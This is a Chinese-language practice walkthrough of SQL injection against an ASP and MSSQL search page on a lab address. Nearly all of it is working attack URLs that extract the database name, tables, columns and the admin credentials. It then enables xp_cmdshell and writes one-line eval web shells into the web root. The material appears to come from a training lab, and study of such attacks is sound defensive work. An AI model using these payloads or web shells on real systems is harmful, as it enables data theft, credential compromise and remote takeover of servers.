**Asp+mssql 注入练习**



由图可以判断此处存在注入点，该出是搜索框内随便输入一个数字即可得到该url,注入点在key处

获取数据库的版本信息

http://172.16.1.123/search.asp?key=11%27%20and%20@@version%3E0--+&otype=title&submit2=%CB%D1%CB%F7



判断当前用户

http://172.16.1.123/search.asp?key=11%27%20and%20user%3E0--+&otype=title&submit2=%CB%D1%CB%F7



获取当前用数据库名

http://172.16.1.123/search.asp?key=11%27db\_name()%3E0--+&otype=title&submit2=%CB%D1%CB%F7

爆数据库名

<http://172.16.1.123/search.asp?key=11%27%20and%20db_name()%3E0--+-&otype=title&submit2=%CB%D1%CB%F7>

<http://172.16.1.123/search.asp?key=11%27%20and%20(SELECT%20top%201%20Name%20FROM%20Master..SysDatabases%20where%20name%20not%20in%20(%27master%27))%3E0--+&otype=title&submit2=%CB%D1%CB%F7>

<http://172.16.1.123/search.asp?key=11%27%20and%201=convert(int,(select%20name%20from%20master.dbo.sysdatabases%20where%20dbid=7))----+&otype=title&submit2=%CB%D1%CB%F7>

由图可以看出数据库的名称为aa



获取数据库表

<http://172.16.1.123/searc>

h.asp?key=11%27and%20(select%20top%201%20name%20from%20[aa].sys.all\_objects%20where%20type=%27U%27%20AND%20is\_ms\_shipped=0)%3E0--+&otype=title&submit2=%CB%D1%CB%F7



爆其他数据库表

http://172.16.1.123/search.asp?key=11' and (select top 1 name from aa.sys.all\_objects where type='U' AND is\_ms\_shipped=0 and name not in ('book\_setup'))>0--+&otype=title&submit2=%CB%D1%CB%F7



http://172.16.1.123/search.asp?key=11' and (select top 1 name from aa.sys.all\_objects where type='U' AND is\_ms\_shipped=0 and name not in ('book\_setup','Download'))>0--+&otype=title&submit2=%CB%D1%CB%F7




http://172.16.1.123/search.asp?key=11' and (select top 1 name from aa.sys.all\_objects where type='U' AND is\_ms\_shipped=0 and name not in ('book\_setup','Download','Feedback'))>0--+&otype=title&submit2=%CB%D1%CB%F7

一次添加逐步获取所有的表，然后找到有用户名的那一个表，最终所有表

http://172.16.1.123/search.asp?key=11' and (select top 1 name from aa.sys.all\_objects where type='U' AND is\_ms\_shipped=0 and name not in ('book\_setup','Download','Feedback','gonggao','New','News','shop\_pinglun','SmallClass','SmallClass\_down','sogo\_link','WebBasicInfo','Admin','bigClass','BigClass\_down'))>0--+&otype=title&submit2=%CB%D1%CB%F7

爆字段

http://172.16.1.123/search.asp?key=11'and (select top 1 COLUMN\_NAME from aa.information\_schema.columns where TABLE\_NAME='Admin')>0--+&otype=title&submit2=%CB%D1%CB%F7




http://172.16.1.123/search.asp?key=11'and (select top 1 COLUMN\_NAME from aa.information\_schema.columns where TABLE\_NAME='Admin' and COLUMN\_NAME not in('ID'))>0--+&otype=title&submit2=%CB%D1%CB%F7




http://172.16.1.123/search.asp?key=11'and (select top 1 COLUMN\_NAME from aa.information\_schema.columns where TABLE\_NAME='Admin' and COLUMN\_NAME not in('ID','admin'))>0--+&otype=title&submit2=%CB%D1%CB%F7




http://172.16.1.123/search.asp?key=11'and (select top 1 COLUMN\_NAME from aa.information\_schema.columns where TABLE\_NAME='Admin' and COLUMN\_NAME not in('ID','admin','password'))>0--+&otype=title&submit2=%CB%D1%CB%F7



http://172.16.1.123/search.asp?key=11'and (select top 1 admin from Admin)>0--+&otype=title&submit2=%CB%D1%CB%F7



http://172.16.1.123/search.asp?key=11'and (select top 1 password from Admin)>0--+&otype=title&submit2=%CB%D1%CB%F7



获得用户为oyaya 密码为123456

通过手工或者扫描器扫描后台

http://172.16.1.123/admin/index.asp



获得后台服务器文件的绝对路径 c:\oyaya\admin\admin\_main.asp

;exec master..xp\_cmdshell 'echo "<%@ LANGUAGE=VBSCRIPT %>;<%eval request(chr(35))%>''" > c:\oyaya\admin\2.asp'—

';exec master..xp\_cmdshell 'echo "<%@ LANGUAGE=Jscript %>;<%eval(Request("sb"),"unsafe")%>''" >[C:](https://www.baidu.com/s?wd=C%3A&tn=24004469_oem_dg&rsv_dl=gh_pl_sl_csd)\inetpub\wwwroot\4444.aspx'

开启xp\_cmd

http://172.16.1.123/search.asp?key=11';EXEC sp\_configure 'show advanced options', 1;RECONFIGURE;EXEC sp\_configure 'xp\_cmdshell', 1;RECONFIGURE;--

验证是否开启成功

http://172.16.1.123/search.asp?key=11';EXEC xp\_cmdshell"whoami";--

http://172.16.1.123/search.asp?key=11';exec master..xp\_cmdshell 'echo "<%@ LANGUAGE=VBSCRIPT %>;<%eval request(chr(35))%>''" > c:\oyaya\admin\2.asp'—

参考文档：https://blog.csdn.net/niexinming/article/details/49055609